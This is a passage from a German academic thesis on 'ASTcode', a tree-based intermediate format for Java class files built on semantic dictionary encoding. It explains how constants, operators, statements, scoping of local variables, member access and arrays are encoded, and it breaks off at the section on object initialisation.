Offenbar befindet sich im Codearray die Sequenz von Dictionary-Indizes, die die Zuweisung $l = i+j*k$ beschreibt (0 6 1 3 2 4 5), wenn man das semantische Dictionary aus Tabelle 3 zugrundelegt. Zusammenfassend läßt sich also feststellen, daß das *ASTcode*-Format dem von SUN festgelegten Klassendateiformat entspricht, jedoch mit der wesentlichen Ausnahme, daß das *Code*-Attribut jetzt ASTs anstelle von Bytecode-Instruktionen enthält. In den folgenden Abschnitten wird nun gezeigt, wie die einzelnen Java-Konstrukte auf das *ASTcode*-Format abgebildet werden können.

5.2.2 Zugriff auf die Symboltabelle (Konstantenpool)

Wie in Abschnitt 2.3 bereits angedeutet, befinden sich im Konstantenpool von Java-Klassendateien sowohl Informationen über Konstanten als auch Typinformationen von Feldzugriffen, Methodenzugriffen (insbesondere Signaturen) und lokalen Variablen. Man beachte hierbei insbesondere, daß beim ursprünglichen Klassendateiformat mit Hilfe des *LocalVariableTable*-Attributes auf die Typinformationen zugegriffen werden kann, die zu einer lokalen Variablen gehören, wenn ein solches (optionales) Attribut vorhanden ist[14].

Im *ASTcode* soll nun der Konstantenpool prinzipiell beibehalten werden. Somit wird nicht das in [Fr93] von Michael Franz definierte Format der universellen Symboldateien übernommen. Es werden also auch weiterhin die elf Arten von Konstantenpooleinträgen unterschieden, die bereits in Abschnitt 2.3 erwähnt worden sind. Diese elf Arten von Konstantenpooleinträgen werden als Grundkonstrukte der Sprache Java aufgefaßt und somit in den Initialisierungsteil des SDE-Dictionarys mit aufgenommen (s. Tabelle 5). Insbesondere stimmen die Dictionary-Indizes der Einfachheit halber mit ihrem Tag überein. So kann man an dem Dictionary-Index 8 erkennen, daß eine String-Konstante vorliegt, da 8 dem Tag für eine String-Konstante entspricht (s. Tabelle 1). Konstanten werden mithin nicht direkt im Code repräsentiert, sondern durch einen Verweis in den Konstantenpool dargestellt.

---

[14] Ansonsten stehen natürlich auch die Typinformationen, die in den Bytecode-Instruktionen kodiert sind, zur Verfügung (z.B. *iload*). Nur diese Typinformationen werden vom Bytecode-Verifizierer verwendet. Die Typinformationen des *LocalVariableTable*-Attributes sind demnach für den Verifizierer irrelevant und müssen auch nicht notwendigerweise mit den Typinformationen übereinstimmen, die in den Bytecode-Instruktionen kodiert sind.

Dictionary-Index	Bedeutung (semantische Aktion)
1	CONSTANT_Utf8
2	(frei)
3	CONSTANT_Integer
4	CONSTANT_Float
...	
12	CONSTANT_NameAndType
13	smallconst
...	
39	*
40	/
41	%
42	+
...	

Tabelle 5: Auszug aus dem Initialisierungsteil eines semantischen Dictionarys. Die Einträge 1 bis 13 sind die Schablonen für die Java-Konstanten (mit Ausnahme des Dictionary-Index 2).

Wird also im Code auf eine String-Konstante Bezug genommen, die sich an der Position 78 im Konstantenpool befindet, so erhält man als Darstellung *8 78*, wobei die 8 anzeigt, daß es sich um eine String-Konstante handelt, und die 78 der Index in den Konstantenpool ist. Angenommen, man hat nun eine symbolische Referenz auf ein Datenfeld (Konstantentyp *CONSTANT_Fieldref*) mit dem Konstantenpoolindex 42, so erhält man die Darstellung *9 42*, wenn man beachtet, daß eine Feldreferenz das Tag 9 hat (s. Tabelle 1).

Oben wurde erwähnt, daß Konstanten nicht direkt im Code, sondern durch Verweise in den Konstantenpool dargestellt werden sollten. Dies gilt jedoch nicht für alle Arten von Konstanten: Kleine Integer-Konstanten (wie z.B. 0, 1, 2 ...), die durch ein Byte dargestellt werden können, sollten direkt repräsentiert werden. Hierzu wird (willkürlich) der Dictionary-Index 13 („smallconst“) verwendet. Der Grund für eine direkte Repräsentation liegt darin, daß gemäß der obigen Kodierung drei Bytes benötigt werden, wenn man dabei berücksichtigt, daß ein Konstantenpoolindex durch zwei Bytes kodiert wird, wie es gemäß der Spezifikation der JVM üblich ist [LY99]. Das dritte Byte ist der Dictionary-Index (= Tag), der - wie oben erwähnt - für die Unterscheidung des Konstantentyps benötigt wird. Da kleine Konstanten in

Programmen häufig auftreten, etwa zur Initialisierung von Schleifenvariablen, kann man bei einer direkten Kodierung Speicherplatz einsparen; denn es werden in diesem Falle nur zwei Bytes benötigt, einmal der Dictionary-Index *smallconst* und dann der eigentliche konstante Wert.

5.2.3 Abbildung grundlegender Java-Konstrukte

In diesem Abschnitt soll für eine Auswahl grundlegender Java-Konstrukte gezeigt werden, wie diese in das Zwischenformat *ASTcode* abgebildet werden können. Dabei wird kein Wert auf Vollständigkeit gelegt; vielmehr soll nur exemplarisch gezeigt werden, wie die Abbildung aussieht. Zu den Grundkonstrukten zählen einerseits die Operatoren der Sprache Java wie z.B. arithmetische und logische Operatoren, andererseits aber auch Anweisungen wie die *for*-, *while*- und *if*-Anweisung. Weitere Konstrukte sind Methoden- und Feldzugriffe. In einem weiteren Abschnitt wird dann noch die Behandlung lokaler Variablen beschrieben.

Im allgemeinen ist für alle Konstrukte das Prinzip für die Abbildung ähnlich: Es handelt sich um eine Präfixdarstellung des zu kodierenden Konstrukts, wie schon in Abschnitt 5.1 angedeutet worden ist. Betrachtet man beispielweise den Ausdruck *j*k*, so erscheint bei der Kodierung zunächst der Dictionary-Index für die Multiplikation, dann erst folgen die beiden Operanden *j* und *k*. Ähnliche Bemerkungen gelten ferner auch für Konstanten, die bereits im letzten Abschnitt behandelt worden sind: Angenommen, man hat eine String-Konstante mit dem Konstantenpoolindex 78, so ergibt sich die Darstellung *8 78*, d.h. zuerst erscheint der Dictionary-Index zur Identifizierung des Konstruktes (in diesem Fall *CONSTANT_String*) und dann folgt der Operand (hier der Konstantenpoolindex 78, der auf die String-Konstante verweist). Mithin liegt auch hier eine Präfixdarstellung der zu kodierenden String-Konstante vor.

Bevor in den sich anschließenden Unterabschnitten für einzelne Java-Konstrukte gezeigt wird, wie diese in dem *ASTcode*-Format dargestellt werden können, wird zunächst zur besseren Lesbarkeit noch eine suggestivere Schreibweise eingeführt: Anstelle der Dictionary-Indizes (= Zahlenwerte) wird für ein Java-Konstrukt die „semantische Aktion“ angegeben: Im Falle einer Addition wird also nicht etwa der Dictionary-Index 42 (s. Tabelle 5), sondern „+“ verwendet. Bei der String-Konstante “Hello“, die sich im Konstantenpool an der Stelle 78 befindet, wird dann also nicht *8 78*, sondern *CONSTANT_String(“Hello“)* geschrieben.

5.2.3.1 Operatoren

In Java gibt es unäre, binäre und ternäre Operatoren. Darüber hinaus unterscheidet Java zwischen Präfix-, Infix- und Postfixoperatoren. Schon in den Abschnitten 5.1 und 5.2.3 wurde erwähnt, daß für jede Art von Operator während der Initialisierungsphase des semantischen Dictionarys ein Index zum Dictionary hinzugefügt wird, wie dies für alle Grundkonstrukte der Sprache Java üblich ist. Außerdem wurden in Abschnitt 5.1 bereits einige Beispiele für Ausdrücke gezeigt, die Operatoren enthalten, und ferner die Darstellung dieser Ausdrücke im SDE-/*ASTcode*-Format behandelt. In Abbildung 17 werden noch weitere Beispiele für die Darstellung von Java-Operatoren im *ASTcode*-Format angegeben:

x = (i / j++) * k	⇔	= x * / i $++_{Postfix}$ j k
a instanceof A	⇔	instanceof a CONSTANT_Class (A)
n < 512	⇔	< n CONSTANT_Integer (512)
(A) a	⇔	cast CONSTANT_Class (A) a

Abbildung 17: Beispiele für die Darstellung von Java-Operatoren im *ASTcode*.

Anhand dieser Beispiele erkennt man, daß die ASTs in einer linearisierten Präfixform repräsentiert werden. Zu beachten ist ferner, daß jeweils im zweiten und vierten Beispiel ein Verweis in den Konstantenpool (*CONSTANT_Class (A)*) verwendet wird, um die symbolische Referenz auf die Klasse *A* darzustellen. Dies stimmt mit der in Abschnitt 5.2.2 vorgestellten Darstellungsweise für Konstantenpoolzugriffe im *ASTcode*-Format überein. Ähnliche Bemerkungen gelten auch für das dritte Beispiel, in dem auf eine „große“ Integer-Konstante zugegriffen wird. Des weiteren wird hier noch vereinfachend angenommen, daß lokale Variablen durch ihren Namen repräsentiert werden. In Abschnitt 5.2.3.6 wird dann noch mehr über die Darstellung von Zugriffen auf lokale Variablen im *ASTcode*-Format gesagt werden.

5.2.3.2 Schleifenanweisungen

Es soll hier lediglich die *while*-Schleife exemplarisch behandelt werden. Für die anderen beiden Schleifenanweisungen (*for*- und *do-while*-Schleife) gelten im Prinzip ähnliche Bemerkungen. Laut [BGJS00] hat die *while*-Schleife die folgende Syntax, die hier in der EBNF-Schreibweise (erweiterte Backus-Naur-Form) [Wi77] dargestellt wird:

WhileStatement = "while" "(" Expression ")" Statement.

Nachfolgend wird ein Beispiel für eine *while*-Anweisung gegeben:

```
while(x < 42) x++;
```

In der *ASTcode*-Darstellung erhält man hieraus:

```
while < x smallconst(42) ++Postfix x
```

Man beachte insbesondere, daß *while*, <, *smallconst,* und $++_{Postfix}$ Indizes in das SDE-Dictionary sind; hervorzuheben ist dabei insbesondere der Dictionary-Index *smallconst*, der gemäß den Bemerkungen aus Abschnitt 5.2.2 für die Repräsentation kleiner Integer-Konstanten verwendet wird. Darüber hinaus kann man auch wieder die linearisierte Präfixform des ASTs erkennen: Zuerst erscheint der Dictionary-Index für die *while*-Schleife, dann wird die Bedingung der *while*-Schleife als Unterbaum kodiert. Zuletzt wird dann die Unteranweisung (in diesem Beispiel: Postfixinkrement) dargestellt.

5.2.3.3 Verzweigungsanweisungen

Thema dieses Unterabschnittes ist die Repräsentation von Verzweigungsanweisungen im *ASTcode*-Format. Stellvertretend für alle Varianten der *if*-Anweisung wird hier lediglich die *if-then*-Anweisung behandelt. So wird beispielsweise auf Besonderheiten wie das Problem der unklaren Zuordnung des *else*-Konstruktes (*dangling else*) der Einfachheit halber nicht weiter eingegangen. Neben der *if-then*-Anweisung wird in diesem Abschnitt auch noch angedeutet, wie die *switch*-Anweisung im *ASTcode* dargestellt werden kann.

Laut [BGJS00] kann die *if-then*-Anweisung folgendermaßen definiert werden (EBNF-Darstellung):

IfStatement = "if" "(" Expression ")" ThenStatement.

Ein Beispiel für eine solche Anweisung ist:

```
if(x > 42) x++;
```

Im *ASTcode*-Format erhält man für dieses Beispiel die folgende Darstellung:

```
if > x smallconst(42) ++Postfix x
```

Wie üblich sind die Symbole *if*, >, $++_{Postfix}$ usw. als Indizes in das semantische Dictionary zu verstehen. Der Aufbau der *if*-Anweisung ist im wesentlichen mit dem der *while*-Anweisung vergleichbar, die weiter oben behandelt worden ist.

Nachfolgend soll noch kurz auf die Repräsentation der *switch*-Anweisung eingegangen werden. Zur Illustration wird zunächst ein Beispiel vorgestellt, bei dem *i* eine Variable vom Typ Integer ist:

```
switch(i){
    case 1: i++;
            break;
    case 2: i--;
            break;
    default: break;
}
```

In der *ASTcode*-Darstellung erhält man somit:

```
switch i
case smallconst(1) beginblock ++Postfix i break endblock
case smallconst(2) beginblock --Postfix i break endblock
default beginblock break endblock
```

Man beachte hierbei insbesondere, daß für die beiden *case*-Labels jeweils eine Blockanweisung als Unterbaum der *switch*-Anweisung existiert. Nähere Informationen über die Darstellung von Blockanweisungen im *ASTcode*-Format sind im nächsten Abschnitt zu finden.

5.2.3.4 Die Blockanweisung

In Java kann man im Gegensatz zu den Sprachen Pascal [Wi71] und Oberon [Wi92] keine Unterprogramme geschachtelt deklarieren. Allerdings gibt es in Java die Möglichkeit, Anweisungsblöcke zu schachteln. Blöcke treten entweder als Unteranweisungen von *if*-, *for*-, *while*-Anweisungen etc. auf, oder es handelt sich um eigenständige Anweisungen [BGJS00]. Darüber hinaus läßt sich der Gültigkeitsbereich lokaler Variablen durch Blöcke einschränken (s. Abschnitt 5.2.3.6).

Nachfolgend wird ein kurzes Beispiel für eine Blockanweisung mit der dazugehörigen *ASTcode*-Darstellung angegeben:

```
{
    x = 42;
}
```

```
beginblock
= x smallconst(42)
endblock
```

Man erkennt, daß Blöcke durch den Dictionary-Index *beginblock* eingeleitet und durch *endblock* beendet werden. Dies gilt auch dann, wenn der Block eine Unteranweisung einer anderen Anweisung wie z.B. einer *while*-Anweisung ist.

5.2.3.5 Weitere Anweisungen

Neben den bislang erwähnten Anweisungen gibt es noch weitere Java-Anweisungen wie z.B. die *continue*-, *throw*-, *synchronized*- und *return*-Anweisung. Die Darstellung im *ASTcode*-Format ist analog zu der Repräsentation der bis jetzt behandelten Anweisungen. Aus Platzgründen wird ferner die Anweisung zur Deklaration lokaler Klassen („innere Klassen“) [Su97] in diesem Rahmen ganz weggelassen. Die Zuweisung ist ein weiterer Typ einer Java-Anweisung. Diese ist bereits in Abschnitt 5.2.3.1 besprochen worden, in dem Operatoren behandelt worden sind. Auch Methodenaufrufe können in manchen Fällen als eigenständige Anweisungen aufgefaßt werden. Nähere Informationen über die Kodierung von Methodenaufrufen im *ASTcode*-Format findet man in Abschnitt 5.2.3.7. Ferner ist die Anweisung zur Variablendeklaration Gegenstand des nächsten Abschnittes.

5.2.3.6 Behandlung lokaler Variablen und Gültigkeitsbereiche

Die Deklaration lokaler Variablen ist gemäß der Java-Sprachspezifikation [BGJS00] ein eigener Anweisungstyp. Lokale Variablen müssen demnach nicht notwendigerweise wie in ANSI-C [KR78] und Oberon [WG92] am Anfang eines Blockes deklariert werden, sondern sie können prinzipiell an jeder Stelle eines Unterprogrammes vorkommen. Der Gültigkeitsbereich einer lokalen Variablen erstreckt sich allerdings nur bis zum Ende des Blockes, in dem diese deklariert worden ist. Die Syntax der Deklarationsanweisung für lokale Variablen läßt sich mittels EBNF-Notation folgendermaßen beschreiben:

```
LocalVariableDeclarationStatement = LocalVariableDeclaration ";".
LocalVariableDeclaration     = Type VariableDeclarator {"," VariableDeclarator}.
VariableDeclarator           = VariableDeclaratorID |
                               VariableDeclaratorID "=" VariableInitializer.
```

Beispiel:

```
int a, b = 42;
```

Im *ASTcode*-Format erhält man hierfür die folgende Darstellung:

```
// Deklaration der lokalen Variable a
vardecl CONSTANT_NameAndType ("a" "I")
// Deklaration der lokalen Variable b
vardecl CONSTANT_NameAndType ("b" "I")
// Zugriff auf die lokale Variable b über den
// dazugehörigen Dictionary-Index
= b smallconst(42)
```

Zu diesem Beispiel sind mehrere Erläuterungen erforderlich: Zunächst einmal kann man erkennen, daß ein spezieller Dictionary-Index (*vardecl*) als Schablone (*template*) für die Deklarationsanweisung für lokale Variablen eingeführt worden ist. Dieser Dictionary-Index hat einen „Operanden“, bei dem es sich um einen Verweis in den Konstantenpool auf einen Eintrag des Typs *CONSTANT_NameAndType* handelt. Dieser Konstantenpooleintrag besitzt seinerseits zwei weitere Verweise in den Konstantenpool: einen Verweis auf den Variablennamen (z.B. "a") und einen Verweis auf den Typdeskriptor der Variablen (z.B. "I"). Im ursprünglichen Klassendateiformat [LY99] wird ein Eintrag des Konstantenpooltyps *CONSTANT_NameAndType* zur Darstellung der Typinformationen und der Namen von Feldern und Methoden bei Feldzugriffen bzw. Methodenaufrufen verwendet. Im Falle einer lokalen Variablen kann ein solcher Konstantenpooleintrag jetzt auch zur Typüberprüfung bei Variablenzugriffen verwendet werden. Hierauf wird noch weiter unten in diesem Abschnitt eingegangen.

In der letzten Zeile des obigen Beispielprogrammes wird dann auf die zuvor deklarierte lokale Variable *b* zugegriffen, die zuvor deklariert worden ist. Zum Zugriff auf lokale Variablen im *ASTcode*-Format sollten jedoch an dieser Stelle noch einige Bemerkungen gemacht werden:

Zunächst einmal unterscheidet sich Java von einer Sprache wie Pascal oder Oberon darin, daß lokale Variablen auch innerhalb eines Unterprogrammes (Methode) deklariert werden können, d.h. Anweisungen zur Deklaration lokaler Variablen können sich mit anderen Anweisungen wie z.B. Zuweisungen oder *while*-Anweisungen abwechseln. In Oberon müssen dagegen lokale Variablen am Anfang eines Unterprogrammes deklariert werden. Aus diesem Grunde kann im ursprünglichen SDE-Format [Fr94] für jedes Unterprogramm eine eigene Symboltabelle eingelesen und dabei die geeigneten Indizes für die lokalen Variablen zum semantischen Dictionary hinzugefügt werden. Im SDE-Format gibt es also lokale

Symboltabellen[15] und nicht nur die globale Symboltabelle. Somit wechseln sich dort Symboltabellen und Code ab, der bekanntlich durch eine Folge von Dictionary-Indizes repräsentiert wird.

Die Übertragung des SDE-Ansatzes auf Java ist im Falle lokaler Variablen etwas schwieriger, zumal in Java Deklarationen von lokalen Variablen nicht notwendigerweise zu Beginn der Methode auftreten müssen. Man kann deshalb für jede Methode nicht ohne weiteres eine lokale Symboltabelle als Ganzes anlegen, die bereits eingelesen werden kann, bevor der Methodenrumpf abgearbeitet wird. In diesem Fall kann man sich allerdings auf die folgende Art und Weise behelfen: Beim Kodieren des Quellprogrammes wird immer erst dann ein neuer Dictionary-Index für eine lokale Variable zum Dictionary hinzugefügt, wenn die entsprechende Deklarationsanweisung für diese lokale Variable auftritt. Beispielsweise repräsentiert *b* im obigen Beispiel den Dictionary-Index, der bei der Abarbeitung der Deklarationsanweisung für die lokale Variable *b* erzeugt worden ist. Dieser Index wird erst dann in das semantische Dictionary eingetragen, wenn die Anweisung für die Variablendeklaration von *b* kodiert wird.

An dieser Stelle sollte außerdem betont werden, daß die Dictionary-Indizes für lokale Variablen beim Kodierungs- und Dekodierungsprozeß übereinstimmen, da beim Kodieren und Dekodieren jeweils das gleiche Dictionary dynamisch erzeugt wird (s. Bemerkungen dazu in Abschnitt 5.1). Allerdings wird beim Dekodierungsprozeß im semantischen Dictionary bei jedem Dictionary-Eintrag für eine lokale Variable zusätzlich noch die Typinformation abgespeichert. Somit befinden sich im semantischen Dictionary des Dekodierungsprozesses dann Einträge der Form

(Dictionary-Index der lokalen Variablen, Verweis auf die Typinformation).

Die Typinformation wird für die Verifikation der entsprechenden *ASTcode*-Datei benötigt: Bei jedem Zugriff auf eine lokale Variable – etwa innerhalb eines Ausdrucks – kann dann einfach unter dem dazugehörigen Dictionary-Eintrag nachgeschaut und die gesuchte Typinformation ermittelt werden. Dies erleichtert den Verifikationsprozeß (s. Abschnitt 5.3). Beim Kodierungsprozeß ist dagegen eine Abspeicherung der Typinformationen lokaler Variablen nicht zwingend erforderlich, da die Typüberprüfung bereits während der semantischen Analyse des Kompiliervorganges vorgenommen worden ist.

In Tabelle 6 wird ein Beispiel für ein semantisches Dictionary angegeben, das während des Dekodierungsprozesses aus einer *ASTcode*-Datei konstruiert worden ist. Man erkennt dort

---

[15] In Abschnitt 5.1 wurde auf die geschachtelten Symboltabellen noch nicht eingegangen, da dort lediglich die Grundkonzepte des SDE-Ansatzes beschrieben werden sollten.

beispielsweise anhand der Einträge *n*, *n+6* und *n+5* daß ein Dictionary-Eintrag für eine lokale Variable zusätzlich noch einen Verweis auf die entsprechende Typinformation beinhaltet.

Für die Verifikation von *ASTcode* reichen allerdings Typinformationen allein nicht aus. Vielmehr benötigt man noch einen Scoping-Mechanismus, durch den festgestellt werden kann, ob eine lokale Variable wirklich im aktuellen Bereich gültig bzw. sichtbar ist. Die Informationen über Gültigkeitsbereiche sollten direkt in das Zwischenformat integriert werden. Im *ASTcode* wird deshalb die folgende Scoping-Strategie verwendet: Immer, wenn ein Block verlassen wird, wird der Wert des aktuell maximalen Dictionary-Index wieder auf den Wert zurückgesetzt, der vor dem Kodieren des Blockes aktuell war.

Um diesen Scoping-Mechanismus für Dictionary-Indizes besser verstehen zu können, wird in Abbildung 18 ein Beispiel angegeben. In Tabelle 6 findet man dann das dazugehörige semantische Dictionary.




Abbildung 18: Ein Beispielprogramm mit Variablenzugriffen und die dazugehörige Darstellung im *ASTcode*-Format.

In dem Beispiel wird u.a. eine lokale Variable *a* definiert, die nur innerhalb des grauen Bereiches gültig ist. Diese Information über den Gültigkeitsbereich von *a* wird in dem zum Beispielprogramm gehörenden *ASTcode* direkt kodiert und kann dann aus dem korrespondierenden semantischen Dictionary wieder entnommen werden. Dies geschieht über den Scoping-Mechanismus für Dictionary-Indizes: Nach Verlassen des Blockes (Ende der grauen Markierung in Tabelle 6) sind alle Indizes ungültig, die während der Kodierung des Blockes zum Dictionary hinzugefügt worden sind. Der maximale Index wird dann also von *n+9* auf *n+5* zurückgesetzt, wie sich aus dem semantischen Dictionary aus Tabelle 6 entnehmen läßt. Die lokale Variable *a* (Dictionary-Index *n+6*) ist somit nach Beendigung des

Blockes nicht mehr sichtbar, d.h. es kann nicht unerlaubterweise auf diese zugegriffen werden.

Darüber hinaus kann man anhand des obigen Beispieles noch einen weiteren Vorteil des eben beschriebenen Scoping-Mechanismus erkennen: Die Dictionary-Indizes *n+5*, *n+6*, ..., *n+9* können nach Beendigung des Blockes wiederverwendet werden können. Dies führt zu einer Verkleinerung des semantischen Dictionarys, und folglich werden weniger Bits zur Darstellung der Dictionary-Indizes benötigt. Dies macht sich vor allem dann bemerkbar, wenn zur Darstellung der Dictionary-Indizes ein Format gewählt wird, das Indizes variabler Länge unterstützt. Ein solches Format wird beispielsweise in [Fr93] beschrieben. Dort wird insbesondere ein Stopbit verwendet, um das Ende eines Dictionary-Index anzuzeigen. Dies ähnelt insbesondere der Kodierung von UTF-8-Strings[16] (UCS Transformation Format), bei denen auch eine unterschiedliche Anzahl von Bytes für einzelne UTF-8-Zeichen verwendet wird: ASCII-Zeichen werden durch ein Byte dargestellt; für selten auftretende *Unicode*-Zeichen können mitunter sogar drei Bytes verwendet werden [LY99].

Weiter oben haben wir bereits gesehen, daß Informationen über Gültigkeitsbereiche lokaler Variablen direkt im *ASTcode*-Format enthalten sind. Dies wird über einen Scoping-Mechanismus realisiert. Ferner ergibt sich ein weiterer Nebeneffekt dieses Mechanismus: Die Indizes bleiben relativ klein. Ungeklärt ist jedoch noch, wie der Dekodierer erkennen kann, wann welche Indizes zurückgesetzt werden müssen. Hierzu können die *beginblock*- und *endblock*-Indizes verwendet werden, die die Blöcke im *ASTcode* begrenzen. Für die Implementierung kann dabei eine Stack-Datenstruktur verwendet werden, in der alle nötigen Informationen gespeichert werden wie z.B. die Indizes, auf die jeweils nach Beendigung eines Blockes zurückgesetzt werden soll: Immer, wenn ein *beginblock*-Index auftritt, wird der aktuell größte Index auf den Stack gelegt; wird ein *endblock*-Index gefunden, dann wird das semantische Dictionary bis zu demjenigen Index zurückgesetzt, der an der Spitze des Stacks zu finden ist. Dieser Index wird vom Stack entfernt und ist der maximale Dictionary-Index vor dem Aufruf des Blockes. Ein Stack bietet sich also aus dem Grund an, daß Blöcke geschachtelt werden können und immer der innerste Block ($\triangleq$ dem obersten Stackeintrag) zuerst verlassen wird.

Zur Erläuterung des eben beschriebenen Stackmechanismus betrachte man noch einmal obiges Beispiel. Dort befindet sich der Index *n+4* auf dem Stack, wenn der Block abgearbeitet wird. Erscheint dann der *endblock*-Index, so wird auf dem Stack nachgeschaut und das oberste

[16] In Java-Klassendateien werden üblicherweise Strings als UTF-8-Strings kodiert [LY99].

Element vom Stack entfernt. Bei diesem Element handelt sich offenbar um den Index *n+4*. Somit werden ab jetzt neue Dictionary-Einträge vom Index *n+5* an eingefügt, wie sich aus Tabelle 6 entnehmen läßt; alle Indizes des grauen Bereiches aus Tabelle 6 und der Index *n+5* vor dem grauen Bereich sind jetzt ungültig:

Dictionary-Index	Bedeutung	Zusätzliche Informationen
1	vardecl	
2	=	
3	beginblock	
4	endblock	
5	$++_{post}$	
6	smallconst	
... weitere Dictionary-Indizes für Grundkonstrukte der Sprache Java[17]		
n	Variable b	↑ Typinfo: int
n+1	. = 42	
n+2	b = .	
n+3	b = 42	
n+4	smallconst(42)	
n+5	$++_{post}$ b	
n+6	Variable a	↑ Typinfo: double
n+7	a = .	
n+8	a = b	
n+9	. = b	
n+5	Variable c	↑ Typinfo: int

Tabelle 6: Das semantische Dictionary, das zu dem Beispielprogramm aus Abbildung 18 gehört. Der graue Bereich zeigt die Indizes an, die zu dem grau dargestellten Gültigkeitsbereich der lokalen Variable *b* aus Abbildung 18 gehören.

[17] Man beachte, daß der Initialisierungsteil dieses Dictionarys nicht jenem aus Tabelle 5 entspricht.

5.2.3.7 Darstellung von Feld- und Methodenzugriffen

In diesem Unterabschnitt wird beschrieben, wie Feldzugriffe und Methodenaufrufe im *ASTcode*-Format repräsentiert werden. Hierzu betrachte man das folgende Beispiel:

```
double d;
A a;
...// initialisiere a
a.x = 42;
d = a.f(4);
```

In diesem Beispiel wird vorausgesetzt, daß die Klasse *A* eine Instanzvariable *x* vom Typ Integer besitzt. Ferner nehme man an, daß die Methode *f()* die Signatur "(I)D" hat. Im *ASTcode*-Format ergibt sich dann daraus die folgende Darstellung:

```
... // Deklarationen
= CONSTANT_Fieldref("A", "x", "I") a smallconst(42)
= d CONSTANT_Methodref("A", "f", "(I)D") a smallconst(4)
```

Da es sich bei obigem Feldzugriff und auch bei dem Methodenaufruf um nicht-statische Memberzugriffe handelt, muß noch ein Verweis auf die aufrufende Instanz (Objekt) mitkodiert werden. In obigem Beispiel ist die aufrufende Instanz jeweils die lokale Variable *a*, die durch den Dictionary-Index *a* dargestellt wird und fettgedruckt ist. Natürlich können auch Instanzmethoden und Datenfelder der aktuellen Instanz *this* aufgerufen werden, wie im folgenden Beispiel gezeigt wird:

```
class A{
    int x;
    double f(int i){...}
    void g(){
         x = 42;
         f(4);
    }
}
```

Die dazugehörige *ASTcode*-Darstellung der Methode *g()* lautet dann:

```
= CONSTANT_Fieldref("A", "x", "I") this smallconst(42)
CONSTANT_Methodref("A", "f", "(I)D") this smallconst(4)
```

Offenbar ist ein weiterer (vordefinierter) Dictionary-Index für die implizite Variable *this* eingeführt worden.

Statische Memberzugriffe werden analog zu den oben behandelten nicht-statischen Memberzugriffen kodiert. Es fehlt nur - wie nicht anders zu erwarten - der lokale Variablenzugriff auf das aufrufende Objekt bzw. der Zugriff auf *this*.

5.2.3.8 Darstellung von Arrays und Arrayzugriffen

Deklarationen lokaler Variablen vom Typ eines Arrays werden ähnlich kodiert wie Deklarationen anderer lokaler Variablen. Es muß allerdings noch die Länge des Arrays mitberücksichtigt werden. Unterschiede gibt es außerdem auch bei Zugriffen auf lokale Variablen vom Typ Array:

```
int ar[]= new int[42];
int ars[][]= new int [4][42];

ar[0] = 5;
```

Im *ASTcode*-Format erhält man demnach:

```
vardecl CONSTANT_NameAndType("ar", "[I")
= ar newarr smallconst(42)
vardecl CONSTANT_NameAndType("ars", "[[I")
= ars newarr smallconst(4) smallconst(42)

= [] ar smallconst(0) smallconst(5)
```

Insbesondere erkennt man, daß für den *new*-Operator[18], der für die Allokation von Speicherplatz für das Array *ar* verantwortlich ist, ein gesonderter Index (*newarr*) eingeführt wird. Bei diesem Dictionary-Index wird ferner die Länge mitkodiert (*smallconst(42)*). Bei mehrdimensionalen Arrays wird die Arraylänge für jede einzelne Dimension mitgespeichert (*smallconst(4)* und *smallconst(42)* in obigem Beispiel).

In Java gibt es auch noch eine zweite Möglichkeit, Arrays zu allokieren:

```
int ar[] = {1, 2, 3};
```

In diesem Fall wird eine ähnliche Kodierung wie oben vorgenommen, nur daß jetzt noch zusätzlich künstlich die Zuweisungsanweisungen

```
ar[0] = 1;
ar[1] = 2;
ar[2] = 3;
```

hinzugefügt und dann in das *ASTcode*-Format transformiert werden.

---

[18] Gemäß Java-Spezifikation [BGJS00] sind *new* und *[]* strenggenommen keine Operatoren. Zur Vereinfachung der Schreibweise behandeln wir diese jedoch ähnlich wie Operatoren.

Beim Zugriff auf einen Arrayeintrag wird für den Subskriptionsoperator *[]* ein eigener Dictionary-Index als Schablone eingeführt. Der Subskriptionsoperator erhält als Operanden (≙ Nachfolgeknoten im AST) die Variable, die das Array repräsentiert (*ar* im obigen Beispiel), und den Arrayindex (0 in obigem Beispiel).

5.2.3.9 Behandlung des Initialisierungsproblemes

Bevor auf ein Java-Objekt zugegriffen werden kann, muß zunächst Speicherplatz für dieses Java-Objekt auf dem Heap angelegt werden; gleichzeitig muß dann noch ein Konstruktor aufgerufen werden. Beide Aufgaben übernimmt in Java das *new*-Konstrukt für den Programmierer, so daß sich dieser im Gegensatz zu C/C++ und Pascal nicht selbst um die Besorgung (und später um die Freigabe) des Speicherplatzes zu kümmern braucht. Mithin gibt es gemäß [BGJS00] keine Möglichkeit, auf ein nicht vollständig initialisiertes Objekt zuzugreifen. In Java-Code sieht die Initialisierung dann folgendermaßen aus:

```
A a;
a = new A(42);
```

Als *ASTcode*-Repräsentation erhält man somit:

```
